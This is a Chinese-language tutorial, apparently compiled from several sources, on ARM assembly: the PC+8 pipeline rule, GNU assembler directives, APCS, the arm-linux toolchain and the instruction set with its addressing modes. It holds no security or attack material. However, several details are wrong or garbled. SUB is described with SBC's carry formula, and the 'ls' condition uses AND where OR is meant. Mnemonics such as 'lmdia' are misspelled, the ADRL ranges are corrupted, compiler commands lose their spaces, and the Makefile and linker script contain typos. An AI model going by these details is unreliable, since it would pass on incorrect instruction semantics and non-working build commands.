
ARM 不能像单片机那样，想取某个标签地址，就可以 mov r1,#标签。
因为ARM立即数寻址有限制，最大是4096，再大就只能相对寻址，显然所有的指针都会超过限制，只能间接寻址，所以需要用另一种方式直接算出寻址位置的地址和全局变量位置的相对地址。

ARM7和ARM9都是3级流水线，取指，译指，执行时同时执行的：

1. Fetch（从存储器装载一条指令）

2. Decode（识别将要被执行的指令）
3. Execute（处理指令并将结果写回寄存器）

而R15（PC）总是指向“正在取指”指令，而不是指向“正在执行”的指令或正在“译码”的指令，那么CPU正在译指的指令地址是PC-4（当ARM状态时，每条指令为4字节），CPU正在执行的指令地址是PC-8，也就是说PC所指向的地址和现在所执行的指令地址相差8，即：PC实际值=当前程序执行位置+8。



PC（execute）=PC（fetch）+ 8

对于PC=PC+8中的两个PC，其实含义不完全一样。其更准确的表达，应该是这样：

其中：

PC（fetch）：当前正在执行的指令，就是之前取该指令时候的PC的值。

PC（execute）：当前指令执行的计算中，如果用到PC，则此时PC的值。

不同阶段的PC值的关系

对应地，在ARM7的三级流水线（取指，译指，执行）和ARM9的五级流水线（取指，译指，执行，存储，写回）中，可以这么说：

PC， 总是指向当前正在被取指的指令的地址，

PC-4，总是指向当前正在被译指的指令的地址，

PC-8，总是指向当前的那条指令，即我们一般说的，正在被执行的指令的地址。

其他细节具体可参考 3.4. 为何ARM7中PC=PC+8

Reference

Whirlwind Tour of ARM Assembly
ARM Architecture Reference Manual

第一部分 Linux下ARM汇编语法

尽管在Linux下使用C或C++编写程序很方便，但汇编源程序用于系统最基本的初始化，如初始化堆栈指针、设置页表、操作 ARM的协处理器等，初始化完成后就可以跳转到C代码执行。需要注意的是，GNU的汇编器遵循AT&T的汇编语法，指令一般用小写字母，可以从GNU的站点（www.gnu.org ）上下载有关规范。
（汇编）指令是CPU机器指令的助记符，经过编译后会得到一串10组成的机器码，可以由CPU读取执行。
（汇编）伪指令本质上不是指令（只是和指令一起写在代码中），它是编译器环境提供的，目的是用来指导编译过程，经过编译后伪指令最终不会生成机器码。

一. Linux汇编行结构

任何汇编行都是如下结构：
[:] [} @ comment
[:] [} @ 注释
Linux ARM 汇编中，任何以冒号结尾的标识符都被认为是一个标号，而不一定非要在一行的开始。
【例1】定义一个"add"的函数，返回两个参数的和。

```
.section .text, "x"
.global add @ give the symbol add external linkage
add:
ADD r0, r0, r1 @ add input arguments
MOV pc, lr @ return from subroutine
@ end of program
```

二. Linux 汇编程序中的标号

标号只能由a～z，A～Z，0～9，"."，_等字符组成。当标号为0～9的数字时为局部标号，局部标号可以重复出现，使用方法如下：
标号f: 在引用的地方向前的标号
标号b: 在引用的地方向后的标号
【例2】使用局部符号的例子，一段循环程序

```
1:
  subs r0,r0,#1 @每次循环使r0=r0-1
  bne 1f @跳转到1标号去执行
```

局部标号代表它所在的地址，因此也可以当作变量或者函数来使用。

三. Linux汇编程序中的分段

（1）.section伪操作

用户可以通过.section伪操作来自定义一个段，格式如下:

`.section section_name [, "flags"[, %type[,flag_specific_arguments]]]` 每一个段以段名为开始，以下一个段名或者文件结尾为结束。这些段都有缺省的标志(flags)，连接器可以识别这些标志。(与armasm中的AREA相同)。

type可以是 @progbits(节中包含数据)，@nobits(节中不含数据，只是占位空间)，@note(节中包含注释信息，不是程序)。

下面是ELF格式允许的段标志

<标志> 含义

a 允许段

w 可写段

x 执行段

【例3】定义段

```
.section .mysection @自定义数据段，段名为 ".mysection"
.align 2
strtemp:
.ascii "Temp string /n/0"
```

（2）汇编系统预定义的段名

.text @代码段

.data @初始化数据段

.bss @未初始化数据段

.sdata @

.sbss @

需要注意的是，源程序中.bss段应该在.text之前。

四. 定义入口点

汇编程序的缺省入口是 start标号，用户也可以在连接脚本文件中用ENTRY标志指明其它入口点。

【例4】定义入口点

```
.section.data
< initialized data here>
.section .bss
< uninitialized data here>
.section .text
.globl _start
_start:
<instruction code goes here>
```

五. Linux汇编程序中的宏定义

格式如下:

```
.macro 宏名 参数名列表 @伪指令.macro定义一个宏
 宏体
.endm @.endm表示宏结束
```

如果宏使用参数，那么在宏体中使用该参数时添加前缀"/"，宏定义时的参数还可以使用默认值，可以使用.exitm伪指令来退出宏。

【例5】宏定义

```
.macro SHIFTLEFT a, b
.if /b < 0
MOV /a, /a, ASR #-/b
.exitm
.endif
MOV /a, /a, LSL #/b
.endm
```

六. Linux汇编程序中的常数

（1）十进制数以非0数字开头，如：123和9876；
（2）二进制数以0b开头，其中字母也可以为大写；
（3）八进制数以0开始，如：0456,0123；
（4）十六进制数以0x开头，如：0xabcd,0X123f；
（5）字符串常量需要用引号括起来，中间也可以使用转义字符，如: "You are welcome!/n"；
（6）当前地址以"."表示，在汇编程序中可以使用这个符号代表当前指令的地址；
（7）表达式：在汇编程序中的表达式可以使用常数或者数值，"-"表示取负数，"~"表示取补，"<>"表示不相等，其他的符号如：+、-、*、 /、%、<、<<、>、>>、|、&、^、!、==、>=、<=、&&、|| 跟C语言中的用法相似。

七. Linux下ARM汇编的常用伪操作

在前面已经提到过了一些伪操作，还有下面一些伪操作：
数据定义伪操作： .byte，.short，.long，.quad，.float，.string/.asciz/.ascii；
重复定义伪操作.rept；
赋值语句.equ/.set ；
函数的定义 ；
对齐方式伪操作 .align；
源文件结束伪操作.end；
.include 伪操作；
if 伪操作；

.global/ .globl 伪操作 ；
.type伪操作 ；
列表控制语句 ；
.abort 停止汇编；
区别于gas汇编的通用伪操作，下面是ARM特有的伪操作 ：.reg ，.unreq ，.code ，.thumb ，.thumb_func ，.thumb_set， .ltorg ，.pool

1. 数据定义伪操作
   （1） .byte：单字节定义，如： `.byte 1,2,0b01,0x34,072,'s'` ；
   （2） .short：定义双字节数据，如： `.short 0x1234,60000` ；
   （3） .long：定义4字节数据，如： `.long 0x12345678,23876565` ；
   （4） .quad：定义8字节，如： `.quad 0x1234567890abcd` ；
   （5） .float：定义浮点数，如：
   `.float 0f-314159265358979323846264338327/95028841971.693993751E-40 @ -pi`
   （6） .string/.asciz/.ascii：定义多个字符串，如:

```
.string "abcd", "efgh", "hello!"
.asciz "qwer", "sun", "world!"
.ascii "welcome/0"
```

需要注意的是：.ascii伪操作定义的字符串需要自行添加结尾字符'/0'。
（7） .rept： 重复定义伪操作，格式如下:
.rept 重复次数
数据定义
.endr @结束重复定义
例如:

```
.rept 3
.byte 0x23
.endr
```

（8） .equ/.set：赋值语句, 格式如下:
.equ(.set) 变量名,表达式
例如:
`.equ abc, 3 @让abc=3`
(9) `.comm symbol, length` ：在bss段申请一段命名空间，该段空间的名称叫symbol, 长度为length，Ld连接器在连接会为它留出空间。
(10) `.previous` ：将当前节换回到前一个节与子节，即将下面的指令或数据汇编到当前节之前使用的节与子节中。
(11) `.subsection num` ：切换当前子节，即将下面的代码或数据放在由num指定的子节中，节保持不变。
(12) `.fill repeat,size,value` ：将value值拷贝repeat次，其中每个value中占用size字节。

(13)space 和 skip

`.space size,fill` 和 `.skip size,fill` ：在目标文件的当前位置处留出size字节的空间，并在其中填入值fill，如未指定fill，则填入0。

(14) `.org new-lc,fill` ：从new-lc标识的新位置开始存放下边的代码或数据，之前空出来的空间用fill填充。

(15) `.extern symbol` ：从其它模块引入符号，类似C中的extern。

2. 函数的定义伪操作

（1）函数的定义,格式如下：

函数名:

函数体

返回语句

一般的，函数如果需要在其他文件中调用，需要用到.global 伪操作将函数声明为全局函数。为了不至于在其他程序在调用某个C函数时发生混乱，对寄存器的使用我们需要遵循APCS准则，函数编译器将处理为函数代码为一段.global的汇编码。（2）函数的编写应当遵循如下规则:

3. a1-a4寄存器（参数、结果或暂存寄存器，r0到r3 的同义字）以及浮点寄存器f0-f3(如果存在浮点协处理器)在函数中是不必保存的；
4. 如果函数返回一个不大于一个字大小的值，则在函数结束时应该把这个值送到 r0 中；
5. 如果函数返回一个浮点数，则在函数结束时把它放入浮点寄存器f0中；
6. 如果函数的过程改动了sp（堆栈指针，r13）、fp（框架指针，r11）、sl（堆栈限制，r10）、lr（连接寄存器，r14）、v1-v8（变量寄存器，r4 到 r11）和 f4-f7，那么函数结束时这些寄存器应当被恢复为包含在进入函数时它所持有的值。

7. .align .end .include .incbin 伪操作

（1）.align:用来指定数据的对齐方式，格式如下:

```
.align [absexpr1, absexpr2]
```

以某种对齐方式，在未使用的存储区域填充值。第一个值表示对齐方式：4,8,16或 32，第二个表达式值表示填充的值。

（2）.end：表明源文件的结束。

（3）.include：可以将指定的文件在使用.include 的地方展开，一般是头文件，例如:

```
.include "myarmasm.h"
```

（4）.incbin 伪操作可以将原封不动的一个二进制文件编译到当前文件中，使用方法如下：

`.incbin "file"[,skip[,count]]` skip表明是从文件开始跳过skip个字节开始读取文件，count是读取的字数。

8. .if 伪操作

根据一个表达式的值来决定是否要编译下面的代码，用.endif伪操作来表示条件判断的结束，中间可以使用.else来决定.if的条件不满足的情况下应该编译哪一部分代码。

.if有多个变种：

```
.ifdef symbol @判断symbol是否定义
.ifc string1,string2 @字符串string1和string2是否相等，字符串可以用单引号括起来
.ifeq expression @判断expression的值是否为0
.ifeqs string1,string2 @判断string1和string2是否相等，字符串必须用双引号括起来
.ifge expression @判断expression的值是否大于等于0
.ifgt absolute expression @判断expression的值是否大于0
.ifle expression @判断expression的值是否小于等于0
.iflt absolute expression @判断expression的值是否小于0
.ifnc string1,string2 @判断string1和string2是否不相等，其用法跟.ifc恰好相反。
.ifndef symbol, .ifnotdef symbol @判断是否没有定义symbol，跟.ifdef恰好相反
.ifne expression @如果expression的值不是0，那么编译器将编译下面的代码
.ifnes string1,string2 @如果字符串string1和string2不相等，那么编译器将编译下面的代码.
```

9. .global .type .title .list

（1）.global/ .globl ：用来定义一个全局的符号，格式如下:

`.global symbol` 或者 `.globl symbol`

（2）.type：用来指定一个符号的类型是函数类型或者是对象类型，对象类型一般是数据，格式如下:

.type 符号，类型描述

【例6】

```
.globl a
.data
.align 4
.type a, @object
.size a, 4
a:
.long 10
```

【例7】

```
.section .text
.type asmfunc, @function
.globl asmfunc
asmfunc:
mov pc, lr
```

（3）列表控制语句:

.title：用来指定汇编列表的标题，例如:

`.title "my program"`

.list：用来输出列表文件。

10. ARM 特有的伪操作

（1） .reg: 用来给寄存器赋予别名，格式如下:

别名 .req 寄存器名

（2） .unreq: 用来取消一个寄存器的别名，格式如下:

.unreq 寄存器别名

注意被取消的别名必须事先定义过，否则编译器就会报错，这个伪操作也可以用来取消系统预制的别名，例如r0，但如果没有必要的话不推荐那样做。

（3） .code伪操作用来选择ARM或者Thumb指令集，格式如下:

.code 表达式

如果表达式的值为16则表明下面的指令为Thumb指令，如果表达式的值为32则表明下面的指令为ARM指令。

（4） .thumb 伪操作等同于.code 16，表明使用Thumb指令，类似的.arm 等同于.code 32

（5） .force_thumb 伪操作用来强制目标处理器选择thumb的指令集而不管处理器是否支持

（6） .thumb_func 伪操作用来指明一个函数是thumb指令集的函数

（7） .thumb_set 伪操作的作用类似于.set，可以用来给一个标志起一个别名， 比.set 功能增加的一点是可以把一个标志标记为thumb 函数的入口， 这点功能等同于 .thumb_func

（8） .ltorg 用于声明一个数据缓冲池(literal pool)的开始，它可以分配很大的空间。

（9） .pool 的作用等同 .ltorg

（9）.space {,}

分配number_of_bytes字节的数据空间，并填充其值为fill_byte，若未指定该值，缺省填充0。（与armasm中的SPACE功能相同）

（10）.word {,} …

插入一个32-bit的数据队列。（与armasm中的DCD功能相同）

可以使用.word把标识符作为常量使用

例如：

```
Start:
valueOfStart:
.word Start
```

这样程序的开头Start便被存入了内存变量valueOfStart中。

（11）.hword {,} …

插入一个16-bit的数据队列。（与armasm中的DCW相同）

八. GNU ARM汇编特殊字符和语法

代码行中的注释符号: '@'

整行注释符号: '#'

语句分离符号: ';'

直接操作数前缀: '#' 或 '$'

第二部分 GNU的编译器和调试工具

一.APCS规则

APCS(ARM Process Call Standard)也就是指过程调用规则，定义了一系列规则来保证ARM汇编语言和C程序之间能够协调工作。涉及到的函数参数传递问题，返回值传递以及和函数调用过程中的寄存器的使用，堆栈的使用等问题。

1. 寄存器使用 APCS中，R0-R3用来传递参数，传递参数给子程序和返回子程序结果；R4-R11保存函数的局部变量（Thumb指令集只能使用R4-R7），R12（IP）也能被用在子程序间传递立即数（ARM状态下）；
   R13(SP)用来做堆栈指针，保存当前处理器模式的栈顶指针，链接寄存器R14（LR）保存子程序的返回过程。
2. 参数传递规则
   当参数个数不超过4个时，可用上述的4个寄存器来传递，否则超过的参数使用栈来传递，对于子程序的返回结果，可用R0-R3来传递。
3. 函数的返回值
   若返回值是32位的整数时，一般通过寄存器R0来传递，如果是64位的整数时，用R0和R1来传递。
4. arm-linux-gcc编译器
   1>.预处理：将预处理输入文件后缀名为".c",".S"，输出为".i"，工具：arm-linux-cpp
   ```
   arm-linux-gcc -E -o *.i *.c/*.S
   ```
   2>.编译：完成源代码从高级语言到特定的汇编语言代码的转换工具：ccl
   ```
   arm-linux-gcc -S -o *.s *c
   ```
   3>.汇编：将编译得到的".s"文件按照一定的指令集转换成一定格式的机器码工具：arm-linux-as
   ```
   arm-linux-gcc -c -o *.o *.c/*s/*.S
   ```
   4>.链接：将汇编生成的目标文件和系统库的目标文件，库文件组装起来，生成在特定处理器平台运行的可执行文件，工具：arm-linux-ld
   ```
   arm-linux-gcc -o *.c/*s/*S
   ```
   除了上面的-E， -S， -c, -o选项外，还有-v,-g,-Wall,-Ox,（x=1,2,3...）等选项

二. 编译工具

1. 编辑工具介绍 GNU 提供的编译工具包括汇编器as、C编译器gcc、C++编译器g++、连接器ld和二进制转换工具objcopy。基于ARM平台的工具分别为arm-linux-as、arm-linux-gcc、arm-linux-g++、arm-linux-ld和arm-linux-objcopy。
   GNU的编译器功能非常强大，共有上百个操作选项，这也是这类工具让初学者头痛的原因。不过，实际开发中只需要用到有限的几个，大部分可以采用缺省选项。GNU工具的开发流程如下：编写C、C++语言或汇编源程序，用gcc或g++生成目标文件，编写连接脚本文件，用连接器生成最终目标文件（elf格式），用二进制转换工具生成可下载的二进制代码。
   （1）编写C、C++语言或汇编源程序
   通常汇编源程序用于系统最基本的初始化，如初始化堆栈指针、设置页表、操作ARM的

协处理器等。初始化完成后就可以跳转到C代码执行。需要注意的是，GNU的汇编器遵循AT&T的汇编语法，读者可以从GNU的站点（www.gnu.org ）上下载有关规范。汇编程序的缺省入口是 start标号，用户也可以在连接脚本文件中用ENTRY标志指明其它入口点（见下文关于连接脚本的说明）。

（2）用gcc或g++生成目标文件

如果应用程序包括多个文件，就需要进行分别编译，最后用连接器连接起来。如笔者的引导程序包括3个文件：init.s（汇编代码、初始化硬件）xmrecever.c（通信模块，采用Xmode协议）和flash.c（Flash擦写模块）。

分别用如下命令生成目标文件：

`arm-linux-gcc-c-O2-oinit.oinit.s`
`arm-linux-gcc-c-O2-oxmrecever.oxmrecever.c`
`arm-linux-gcc-c-O2-oflash.oflash.c`

其中-c 命令表示只生成目标代码，不进行连接；-o 命令指明目标文件的名称；-O2表示采用二级优化，采用优化后可使生成的代码更短，运行速度更快。如果项目包含很多文件，则需要编写makefile文件。关于makefile的内容，请感兴趣的读者参考相关资料。

（3）编写连接脚本文件

gcc 等编译器内置有缺省的连接脚本。如果采用缺省脚本，则生成的目标代码需要操作系统才能加载运行。为了能在嵌入式系统上直接运行，需要编写自己的连接脚本文件。编写连接脚本，首先要对目标文件的格式有一定了解。

GNU编译器生成的目标文件缺省为elf格式。elf文件由若干段（section）组成，如不特殊指明，由C源程序生成的目标代码中包含如下段：.text（正文段）包含程序的指令代码；.data(数据段)包含固定的数据，如常量、字符串；.bss（未初始化数据段）包含未初始化的变量、数组等。

C++源程序生成的目标代码中还包括.fini（析构函数代码）和 .init（构造函数代码）等。连接器的任务就是将多个目标文件的.text、.data和.bss等段连接在一起，而连接脚本文件是告诉连接器从什么地址开始放置这些段。

例如连接文件link.lds为：

```
ENTRY(begin)
SECTION
{
 .=0x30000000;
 .text:{*(.text)}
 .data:{*(.data)}
 .bss:{*(.bss)}
}
```

其中，ENTRY(begin)指明程序的入口点为begin标号；.=0x00300000 指明目标代码的起始地址为0x30000000，这一段地址为 MX1的片内RAM； `.text:{*(.text)}` 表示从0x30000000 开始放置所有目标文件的代码段，随后的 `.data:{* (.data)}` 表示数据段从代码段的末尾开始，再后是.bss段。

（4）用连接器生成最终目标文件

有了连接脚本文件，如下命令可生成最终的目标文件：

`arm-linux-ld –no stadlib –o bootstrap.elf -Tlink.lds init.o xmrecever.o flash.o`

其中，ostadlib表示不连接系统的运行库，而是直接从begin入口；-o指明目标文件的名

称；-T指明采用的连接脚本文件（也可以使用-Ttext address，address表示执行区地址）；最后是需要连接的目标文件列表。
（5）生成二进制代码
连接生成的elf文件还不能直接下载执行，通过objcopy工具可生成最终的二进制文件：
`arm-linux-objcopy –O binary bootstrap.elf bootstrap.bin`
其中-O binary指定生成为二进制格式文件。Objcopy还可以生成S格式的文件，只需将参数换成-O srec。还可以使用-S 选项，移除所有的符号信息及重定位信息。如果想将生成的目标代码反汇编，还可以用objdump工具：
`arm-linux-objdump -D bootstrap.elf`
至此，所生成的目标文件就可以直接写入Flash中运行了。

2. Makefile实例

```
example: head.s main.c
arm-linux-gcc -c -o head.o head.s
arm-linux-gcc -c -o main.o main.c
arm-linux-ld -Tlink.lds head.o ain.o -o example.elf
arm-linux-objcopy -O binary -S example_tmp.o example
arm-linux-objdump -D -b binary -m arm example >ttt.s
```

三. 调试工具

Linux 下的GNU调试工具主要是gdb、gdbserver和kgdb。其中gdb和gdbserver可完成对目标板上Linux下应用程序的远程调试。 gdbserver是一个很小的应用程序，运行于目标板上，可监控被调试进程的运行，并通过串口与上位机上的gdb通信。开发者可以通过上位机的gdb输入命令，控制目标板上进程的运行，查看内存和寄存器的内容。gdb5.1.1以后的版本加入了对ARM处理器的支持，在初始化时加入 --target=arm 参数可直接生成基于ARM平台的gdbserver。gdb工具可以从 ftp://ftp.gnu.org/pub/gnu/gdb/ 上下载。
对于Linux内核的调试，可以采用kgdb工具，同样需要通过串口与上位机上的gdb通信，对目标板的Linux内核进行调试。可以从 http://oss.sgi.com/projects/kgdb/ 上了解具体的使用方法。

ARM 汇编指令简介

ARM处理器是精简指令集计算 Reduced Instruction Set Computing (RISC)的一个实例。ARM指令集是基于精简指令集计算机(RISC)设计的，其指令集的译码机制相对比较简单，ARMv7-A具有32bit的ARM指令集和16/32bit的Thumb/Thumb-2指令集，ARM指令集的优点是执行效率高但不足之处也很明显，就是代码密度相对低一些。而作为ARM指令集子集的Thumb指令集，代码密度相对比ARM指令高，而且坚持了ARM一贯的性能优但也有一个致命的缺点就是效率低。正所谓鱼和熊掌不可兼得，这也是数字逻辑电路设计所谓的时间和空间的问题；而Thumb-2指令集多为32bit的指令，对于上述的ARM指令和Thumb指令做了一个折中，代码执行效率和密度都相对比较适中，几乎所有的ARM指令都可以条件执行，而另外两者仅有部分才具备此功能，三种指令均可相互调用，而且指令之间状态切换开销很小，几乎可以忽略。

一、ARM指令集格式

基本格式： `<opcode> {<cond>} {S} <Rd>, <Rn>, {<opcode2>}`

< > 尖括号里面的指令助记符是必须的，而{}花括号里面的是可选的。

.opcode：比如MOV，LDR

.cond：即Condition，执行条件，与CPSR的条件标志位对应。

条件码(cond)	助记符	含义	CPSR中的条件标志位
0000	eq	相等	Z=1
0001	ne	不相等	Z=0
0010	cs/hs	无符号数大于/等于	C=1
0011	cc/lo	无符号数小于	C=0
0100	mi	负数	N=1
0101	pl	非负数	N=0
0110	vs	上溢	V=1
0111	vc	无上溢	V=0
1000	hi	无符号数大于	C=1且Z=0
1001	ls	无符号数小于/等于	C=0且Z=1
1010	ge	带符号数大于/等于	N=1，V=1或N=0,V=0
1011	lt	带符号数小于	N=1,V=0或N=0,V=1
1100	gt	带符号数大于	Z=0且N=V
1101	le	带符号数小于/等于	Z=1且N！=V
1110	al	无条件执行	——
1111	nv	从不执行	——

.S：决定是否影响CPSR的值

.Rd：目标寄存器

.Rn：第一个操作数的寄存器

.opcode2：第二个操作数，可选，可以是立即数、寄存器、寄存器移位等

二、ARM 寻址方式

1. 立即寻址
   `mov r0, #1234`
   相当于：r0=#1234。#开头，表示16进制时，以0x开头，如#0x1f。

2. 寄存器寻址
   `mov r0, r1`
   执行后，r0 = r1。
   NOP 操作通常为 `mov r0, r0`，对应的HEX为00 00 a0 e1

3. 寄存器移位寻址

寄存器移位寻址支持以下5种移位操作：

```
LSL：逻辑左移，移位后寄存器空出的低位补0；
LSR：逻辑右移，移位后寄存器空出的高位补0；
ASR：算数右移，移位过程中，符号位保存不变，如果源操作数为正数，则移位后空出的高位补0，否则补1。
ROR：循环右移，移位后，移出的低位，填入移位空出的高位。
RRX：带扩展的循环右移，操作数右移一位，移位空出的高位，用C标志的值填充。
```

`mov r0, r1, lsl #2`
相当于：r0 = r1<<2 = r1*4。

1. 寄存器间接寻址
   `ldr r0, [r1]` // 取值
   相当于：r0 = *r1。

2. 基址寻址
   `ldr r0, [r1, #-4]`
   相当于：r0 = *(r1 - 4)。

3. 多寄存器寻址
   `lmdia r0, {r1, r2, r3, r4}`
   LDM 是数据加载指令，指令的后缀IA表示，每次执行完成加载操作后，R0寄存器的值自增1个字。
   R1=[R0], R2=[R0+#4], R3=[R0+#8], R4=[R0+#12]
   字表示一个32位的数值。

4. 堆栈寻址
   它需要特定的指令完成：
   LMDFA/STMFA, LDMEA/STMEA, LDMFD/SDMFD, LDMED/STMED。
   LMD/STM 表示多寄存器寻址，一次可以传送多个寄存器值。
   FA/EA/FD/ED ..参考指令集。
   `stmfd sp!, {r1-r7, lr} @将 r1~r7, lr 压栈` 多用于保存子程序现场。
   `ldmfd sp!, {r1~r7, lr} @将 r1~r7, lr 出栈，放入 r1~r7, lr` 多用于恢复子程序现场。

5. 块拷贝寻址
   可实现连续地址数据从存储器的某一位置拷贝至另一位置。
   LDMIA/STMIA, LDMDA/STMDA, LDMIB/STMIB, LDMDB/STMDB。
   LDM/SDM 表示多寄存器寻址，一次可以传送多个寄存器值。
   IA, DA, IB, DB ..参考指令集。
   `ldmia r0!, {r1-r3} @ 从r0指向的区域的值取出来，放到r1-r3中`
   `stmia r0!, {r1-r3} @ 将r1-r3的值取出来，放入r0指向的区域`

6. 相对寻址 相对寻址以PC的当前值为基址，与偏移值相加，得到最终的地址。

```
bl .lc0
 ...
.lc0:
 ...
```

   bl 直接跳到 .lc0 处。

三、ARM汇编指令分类

包括存储加载类指令集，数据处理类指令集，分支跳转类指令集，程序状态寄存器访问指令以及协处理器类指令集

1. 存储加载类
   由于ARM处理器采用了统一编址技术，因而对外围I/O，程序数据的访问都要通过加载/存储(Load/Store)指令来进行。ARM的加载/存储指令(LDR，STR)是可以实现字，半字，无符号，有符号字节操作；
   批量加载/存储(LDM，STM)可以实现一条指令加载存储多个存储器的内容，加载效率大为提高，一般用来传递参数和复制数据，可以说是一般加载/存储的加强版。
   ARM采用RISC架构，CPU本身不能直接读取内存，而需要先将内存中内容加载入CPU中通用寄存器中才能被CPU处理，ldr/str组合用来实现 ARM CPU和内存数据交换。
   LDR：用于从内存中读取数据加载到内存中；比如 LDR R0, [R1] 表示将R1所指向的存储单元的内容加到R0寄存器中。
   STR：将寄存器中的数据保存到内存单元；STR R0, [R1] 将R0寄存器里面的数据保存到R1所指向的内存中。
   LDM：实现一块连续的内存单元的数据加载多个寄存器中。
   STM：实现在多个寄存器的数据保存到一块连续的内存单元之中。
   格式：`LDM/STM {cond} <mode> Rn{!} {reglist} {^}`
   .cond：同上
   .mode：地址变化模式共8种。

mode	含义
IA（Increase After）	每次传送后地址加4
DA（Decrease After）	每次传送后地址减4
IB（Increase Before）	每次传送前地址加4
DB（Decrease Before）	每次传送前地址减4
FA（Full Ascending）	满递增堆栈
FD(Full Descending)	满递减堆栈
EA（Empty Ascending）	空递增堆栈
ED(Emptyl Descending)	空递减堆栈
前面四个用于数据传输，后面四个用于堆栈操作。	

.Rn：基址寄存器，不允许是R15。

.!：感叹号表示是否将最后的地址存入Rn。

.Reglist：寄存器列表，按从小到大的顺序排列，当标号连续时可用'-'连接，{R0-R3}，不连续时用逗号连接。

."^"：(假如寄存器列表含有PC寄存器R15)表示指令执行后SPSR的值自动复制给CPSR，常用于从中断处理函数中返回。

反之，默认操作的是用户模式下的寄存器，并非当前特殊模式的寄存器。

2. 数据处理类指令集

   包括数据传送指令MOV，算术逻辑运算符ADD，SUB，BIC，ORR，比较指令CMP，TST等

   算术

```
ADD op1+op2
ADC op1+op2+carry
SUB op1-op2+carry-1
ADR：ADR指令被编译器用一条ADD或者SUB进行替换，在ARM状态下，字对齐时加载范围是-1020~1020，字节或者半字对齐时是-255~255。
ADRL：被编译器用两条条ADD或者SUB进行替换，在ARM状态下，字对齐时加载范围是-256K~256K，字节或者半字对齐时是-64K~264K。
syntax : <operation> {<cond>}{S} Rd,Rn,operand
examples :
ADD r0,r1,r2
ADDS R0, R1, #1 @指令执行后可能会影响CPSR的条件标志位。
SUB R1,R2,#1
例：通过LDR伪指令，完成GPIO的配置功能,将0xE0200280赋给R1
LDR R1, =0xE0200280
LDR R0, =0x00001111
STR R0, [R1]
```

   比较

```
CMP op1-op2
TST op1 & op2
TEQ op1 ^ op2
SWP {cond} {B} Rd, Rm, [Rn]：将Rn指向的内容加载到目标寄存器Rd，Rm为源寄存器，将该寄存器的数据存储到Rn指向的地址单元。
TST {cond} Rn, opcode2 ： 将Rn的值与opcode2进行按位与操作，根据结果更新CPSR标志位。
CMP {cond} Rn opcode2 ： 将Rn的值减opcode2,根据操作结果更新相应CPSR的标志位。以便后面的指令判断是否执行。
Syntax : <operation> {<cond>} Rn,Op
examples :
CMP R0,R1
CMP R0,#2
```

逻辑运算

```
AND op1,op2
EOR op1,op2
ORR op1,op2 #oxF@将R0的后4位置1（与"1"做或运算，实现置1功能），结果保存到R0
BIC R0, R2， #0xF@将R2的后4位置清零
```

移动

```
MOV op1,op2
syntax : <Operation>{<cond>}{S} Rn, Op2
Examples:
MOV r0, r1
```

3. 分支跳转指令

当程序需要一些循环、过程（procedures）和函数的时候，会用到分支指令。
实现程序跳转的方法，还可以直接给PC寄存器直接赋值实现跳转。

B

Branch, 分支。
该指令不会影响LR寄存器。这意味着一旦我们跳转到子程序（subroutine），不能回溯（traceback）我们曾经在哪儿。这个类似于x86汇编中的JMP指令。

`BNE LABEL`
表示不为0时，则跳转到LABEL处执行。

BL

BL Branch with Link，带链接的分支。
该指令可以让子程序调用，通过LR保存的PC-4的地址，从子程序返回，只需简单的从LR还原PC的值：`mov pc, lr` 。

BX 和 BLX

BX Branch with Exchange，带交换的分支。
BLX Branch with Link and Exchange，带链接和交换的分支。
BX和BLX指令用于THUMB模式中，暂时不关注。

1. 程序状态寄存器访问指令
   通过MSR和MRS配合使用实现对PSR寄存器的访问，通过读-修改-写操作来实现开关中断，切换处理器模式。
